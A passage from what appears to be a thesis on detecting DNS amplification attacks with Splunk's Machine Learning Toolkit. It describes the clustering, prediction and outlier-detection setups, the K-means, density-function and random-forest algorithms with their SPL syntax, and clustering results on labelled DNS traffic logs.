


Figure 29 Dataset selection ALL amp attack

In these two figures it is possible to see that Splunk offers the opportunity to choose in different ways the data that will be used for the training and test phase in the next steps. The choice made in this work was to directly use the data that was saved as a dataset as seen in the previous paragraph. Splunk also gives the opportunity to see the preview of the data. In the second figure it is possible to see the fields with their respective values; in this case query type is not displayed because with the ALL-amplification attack, the type of the queries is not distinguished.

5.4.5 Train the created ML Model

After selecting the dataset, it was needed to train the model. Every model was trained differently in order to see the results and compare them. In Figure 30 there are shown the four phases of the model creation. The previous phase (dataset selection) was inside the Define phase, the training is instead inside the Learn phase.




Figure 30 Phases of experiment creation

Below are presented the three different models generated for the three experiments.

Smart Clustering

Before starting the training phase, it is needed to specify some parameters to the Splunk user interface. The parameters necessary were the fields to cluster and the final number of clusters that was wanted. The number was set at two clusters, one should have included the normal traffic, while the other one should have included the traffic for the attack.

The goal here was to see if the experiment was able to recognize which were the attacks and which were not. This not just by looking at the "attack" field, but by looking at all the other fields and by finding out the similar characteristics of the different events.

The field specified for the clustering were all the available ones: the time, the attack field, the destination and source IPs, the query type (for the ANY amp attack, otherwise no field) and the number of events. It was even possible to add some pre-processing steps, but it was decided not to do this (also in the other experiments) because the data was already in a good form. In Figure 31 there is shown this pre training phase. Right after setting up all the parameters, by clicking on "find clusters" the data would have been started with the training and testing phases.




Figure 31 Smart Clustering settings right before training phase

Smart Prediction

In this case was needed to specify the parameters necessary for the ML Toolkit to perform the training and test phases. Figure 32 shows the settings. In this case was needed to specify the field to predict and the fields that would have been used for the prediction. Of course, what was wanted to be predicted was the attack field: know whether and attack was occurring or not. As predictor fields were used all the available ones and at least there were specified the distribution between training and test set. The splitting for training/test data was tried both with 70% of the data used for the training set and 30% used for the test set and with 50/50. The results were almost the same. After setting up the parameters the next step was to click on predict and the train/test phases would have begun.




Figure 32 Smart prediction settings right before training phase

Smart Outlier Detection

The very last model is the smart outlier detection and here was necessary to specify some parameters as well. Figure 33 depicts these parameters:

- selected the field to analyze (in this case events, it was wanted to see when this field had weird values, in those cases we would have probably had an attack occurring)
- the other parameters were left as default
- split by fields is an optional field it selects up to five fields. Split by field is used if the anomaly might be different based on the data in a particular field
- distribution type is a required field, it chooses the distribution type based on the statistical behavior of the data.

The last parameter was really important (Outlier tolerance threshold), this was used for specifying the model how much tolerance was wanted to have for the field to predict. In this case all of the data was taken and were detected the ones with anomalies in the field events. Those data would have been marked as outliers, the bigger this parameter would have been the less tolerance it would have got. This means that with a bigger value of the parameter, more outliers would have been detected and it was not so easy to find a correct value for this parameter in order to get good results. After setting up these parameters the next step was to click on the "Detect Outliers" button, and it would have started the training and test phase.




Figure 33 Smart Outlier Detection settings right before training phase

5.4.6 Study of the ML Algorithm used by Splunk for identifying the DNS Attack

Smart Clustering Assistant

The Smart Clustering Assistant uses the **K-means** algorithm to partition events.

K-means
K-means clustering is a type of unsupervised learning. It is a clustering algorithm that groups similar data points, with the number of groups represented by the variable k. The K-means algorithm uses the scikit-learn K-means implementation. The cluster for each event is set in a new field named cluster. K-means algorithm is used when there are unlabeled data and have at least approximate knowledge of the total number of groups into which the data can be divided.

Using the K-means algorithm has the following advantages:
- Computationally faster than most other clustering algorithms
- Simple algorithm to explain and understand
- In respect of hierarchical clustering, K- means guarantees the convergence and it is specialized to clusters of different size and shapes

Using the K-means algorithm has the following disadvantages:
- Difficult to determine optimal or true value of k
- Sensitive to scaling
- Each clustering may be slightly different
- Does not work well with clusters of different sizes and density

Parameters
The k parameter specifies the number of clusters to divide the data into.
Syntax

fit KMeans <fields> [into <model name>] [k=<int>] [random_state=<int>]

The fit command is used to fit and apply a machine learning model to search results. The fit command is part of the Splunk Machine Learning Toolkit app.

Example

The following example uses K-means on a test set.
... | fit KMeans * k=3 | stats count by cluster

Smart Outlier Detection Assistant

The Smart Outlier Detection Assistant uses the **Density Function** algorithm to control a density algorithm and segment data in advance of the anomaly search.

Density Function

The Density Function algorithm provides a consistent and streamlined workflow to create and store density functions and utilize them for anomaly detection.
The Density Function is a function that defines the relationship between a random variable and its probability, such that it is possible find the probability of the variable using the function.

The accuracy of the anomaly detection for Density Function depends on the quality and the size of the training dataset, how accurately the fitted distribution models the underlying process that generates the data, and the value chosen for the threshold parameter. [16]

Parameters

- The partial_fit parameter controls whether an existing model should be incrementally updated on not. This allows you to update an existing model using only new data without having to retrain it on the full training data set.
    - The partial_fit parameter default is False.
    - If partial_fit is not specified, the model specified is created and replaces the pre-trained model if one exists.
- Valid values for the dist parameter include norm (normal distribution), expon (exponential distribution), gaussian_kde (Gaussian KDE distribution), beta (beta distribution), and auto (automatic selection).
    - The dist parameter default is auto.
    - When set to auto, norm (normal distribution), expon (exponential distribution), gaussian_kde (Gaussian KDE distribution) , and beta (beta distribution) all run, with the best results returned.
- The metric parameter calculates the distance between the sampled dataset from the density function and the training dataset.
- The sample parameter can be used during fit or apply stages.
- The summary command inspects the model.
- The cardinality value generated by the summary command represents the number of data points used when fitting the selected density function.
- The distance value generated by the summary command represents the metric type used when calculating the distance as well as the distance between the sampled data points from the density function and the training dataset.
- The mean value generated by the summary command is the mean of the density function.
- The value for std generated by the summary command represents the standard deviation of the density function.
- The fit command will fit a probability density function over the data
- The threshold parameter is the center of the outlier detection process. It represents the percentage of the area under the density function and has a value between 0.000000001 (refers to ~0%) and 1 (refers to 100%). The threshold parameter guides the Density Function algorithm to mark outlier areas on the fitted distribution. For example, if threshold=0.01, then 1% of the fitted density function will be set as the outlier area.

Syntax

| fit Density Function <field> [by "<field1>[,<field2>,....<field5>]"] [into <model name>] [dist=<str>] [show_density=true|false]
[sample=true|false][full_sample=true|false][threshold=<float>|lower_threshold=<float>|upper_threshold=<float>] [metric=<str>] [random_state=<int>] [partial_fit=<true|false>]

apply <model name> [threshold=<float>|lower_threshold=<float>|upper_threshold=<float>] [show_density=true|false][sample=true|false][full_sample=true|false]

Smart Prediction Assistant

The Smart Prediction Assistant uses the AutoPrediction algorithm to determine the data type as categorical or numeric and carry out the prediction.

AutoPrediction

AutoPrediction automatically determines the data type as categorical or numeric. AutoPrediction then invokes the RandomForestClassifier algorithm to carry out the prediction.
AutoPrediction also executes the data split for training and testing during the fit process, eliminating the need for a separate command or macro. AutoPrediction uses particular cases to determine the data type and uses the train_test_split function from sklearn to perform the data split.

Parameters

- Use the target_type parameter to specify the target field as numeric or categorical.
- The target_type parameter default is auto. When auto is used, AutoPrediction automatically determines the target field type.
- AutoPrediction uses the following data types to determine the target_type field as categorical:
  - Data of type bool, str, or numpy.object
  - Data of type int and the criterion option is specified
- AutoPrediction determines the target_type field as numeric for all other cases.
- The test_split_ratio specifies the splitting of data for model training and model validation. Value must be a float between 0 (inclusive) and 1 (exclusive).
- The test_split_ratio default is 0. A value of 0 means all data points get used to train the model.
  - A test_split_ratio value of 0.3, for example, means 30% for the data points get used for testing and 70% are used for training.
- Use n_estimators to optionally specify the number of trees.
- Use max_depth to optionally set the maximum depth of the tree.
- Specify the criterion value for classification (categorical) scenarios.
- Ignore the criterion value for regression (numeric) scenarios.

Syntax

fit AutoPrediction Target from Predictors* into PredictorModel target_type=<auto|numeric|categorical> test_split_ratio=<[0-1]>[n_estimators=<int>] [max_depth=<int>]
[criterion=<gini | entropy>] [random_state=<int>][max_features=<str>] [min_samples_split=<int>] [max_leaf_nodes=<int>]

Example

The following example uses AutoPrediction on a test set.

| fit AutoPrediction random_state=42 species from * max_features=0.1 into auto_classify_model test_split_ratio=0.3 random_state=42

5.4.7 Apply the algorithm and analyze the results

This very important paragraph presents the application of the models explained in the previous topics and then the results will be analyzed. For doing so this paragraph will be divided into three subparagraphs, one for each model type. Also, for each model type, there will be seen the difference between the attack done just using ANY DNS queries and the one where all the possible query types were used.

Smart Clustering

The idea here was two divide all the DNS traffic within two clusters: one containing all normal traffic (cluster 0) and one containing the attacks (cluster 1). Good results were obtained. To increase the performances of this model a good option would be to increase the number of events for which it is specified that an attack is occurring. This because it would be needed to increase as much as possible the differentiation between normal traffic and attacks.

Figure 34, Figure 35 and Figure 36 show the outputs of the Smart Clustering model with the DNS Amplification attack ANY:

- here there is the distinction between query types
- the most important columns are attack and cluster
- the first contains the value of the attack field while the second at which cluster that event has been associated during the fit process
- the cluster distance that is the distance of the point to the closest cluster.

Input Output Evaluate SPL

20 Per Page « Prev 1 2 3 4 5 6 7 8 9 10 Next

_time	s_ip	d_ip	query_type	attack	events	cluster	cluster_distance
2022-04-15 11:14:00	172.16.1.1	1.1.1.1	ANY	yes	149	1	6301.950437317798
2022-04-15 11:14:00	192.168.3.20	1.1.1.1	ANY	yes	149	1	6301.950437317798
2022-04-15 11:14:00	172.16.1.1	8.8.8.8	ANY	yes	148	1	6144.215743440247
2022-04-15 11:14:00	172.16.1.1	9.9.9.9	ANY	yes	148	1	6144.215743440247
2022-04-15 11:14:00	192.168.3.20	8.8.8.8	ANY	yes	148	1	6144.215743440247
2022-04-15 11:14:00	192.168.3.20	9.9.9.9	ANY	yes	148	1	6144.215743440247
2022-04-15 11:16:00	172.16.1.1	1.1.1.1	ANY	yes	100	1	924.9504373177897
2022-04-15 11:16:00	172.16.1.1	8.8.8.8	ANY	yes	100	1	924.9504373177897
2022-04-15 11:16:00	172.16.1.1	9.9.9.9	ANY	yes	100	1	924.9504373177897
2022-04-15 11:16:00	192.168.3.20	1.1.1.1	ANY	yes	100	1	924.9504373177897
2022-04-15 11:16:00	192.168.3.20	8.8.8.8	ANY	yes	100	1	924.9504373177897
2022-04-15 11:16:00	192.168.3.20	9.9.9.9	ANY	yes	100	1	924.9504373177897
2022-04-14 16:36:00	172.16.1.1	1.1.1.1	ANY	yes	74	1	21.84839650145848
2022-04-14 16:36:00	172.16.1.1	8.8.8.8	ANY	yes	74	1	21.848396501458485
2022-04-14 16:36:00	172.16.1.1	9.9.9.9	ANY	yes	74	1	21.84839650145848
2022-04-14 16:36:00	192.168.3.20	1.1.1.1	ANY	yes	74	1	21.84839650145848
2022-04-14 16:36:00	192.168.3.20	8.8.8.8	ANY	yes	74	1	21.848396501458485

ALL ARE ATTACKS

PUT IN CLUSTER 1 (CORRECT)

Figure 34 Smart Clustering Output 1 ANY

_time	s_ip	d_ip	query_type	attack	events	cluster	cluster_distance
2022-04-14 16:38:00	192.168.3.20	9.9.9.9	ANY	no	24	0	451.8451935081155
2022-04-14 16:32:00	192.168.4.30	192.168.4.1	A	no	22	0	371.55430711610546
2022-04-08 16:48:00	192.168.3.10	8.8.8.8	A	no	21	0	331.6242197253438
2022-04-14 16:30:00	192.168.3.10	8.8.8.8	A	no	21	0	331.6242197253438
2022-04-14 16:32:00	192.168.4.30	192.168.4.1	AAAA	no	20	0	298.8764044943826
2022-04-03 11:38:00	192.168.3.10	8.8.8.8	AAAA	no	19	0	262.9463171036209
2022-04-15 11:16:00	192.168.4.30	192.168.4.1	A	no	16	0	177.4119850187269
2022-04-15 11:16:00	192.168.4.30	192.168.4.1	AAAA	no	16	0	177.4481897627968
2022-04-15 11:24:00	192.168.4.30	192.168.4.1	A	no	16	0	177.4119850187269
2022-04-15 11:24:00	192.168.4.30	192.168.4.1	AAAA	no	16	0	177.4481897627968
2022-04-04 16:20:00	192.168.3.10	8.8.8.8	A	no	15	0	149.48189762796537
2022-04-05 13:46:00	192.168.3.10	8.8.8.8	A	no	15	0	149.48189762796537
2022-04-05 13:46:00	192.168.3.10	8.8.8.8	AAAA	no	15	0	149.51810237203526
2022-04-12 10:46:00	192.168.3.10	8.8.8.8	A	no	15	0	149.48189762796537
2022-04-12 10:46:00	192.168.3.10	8.8.8.8	AAAA	no	15	0	149.51810237203526
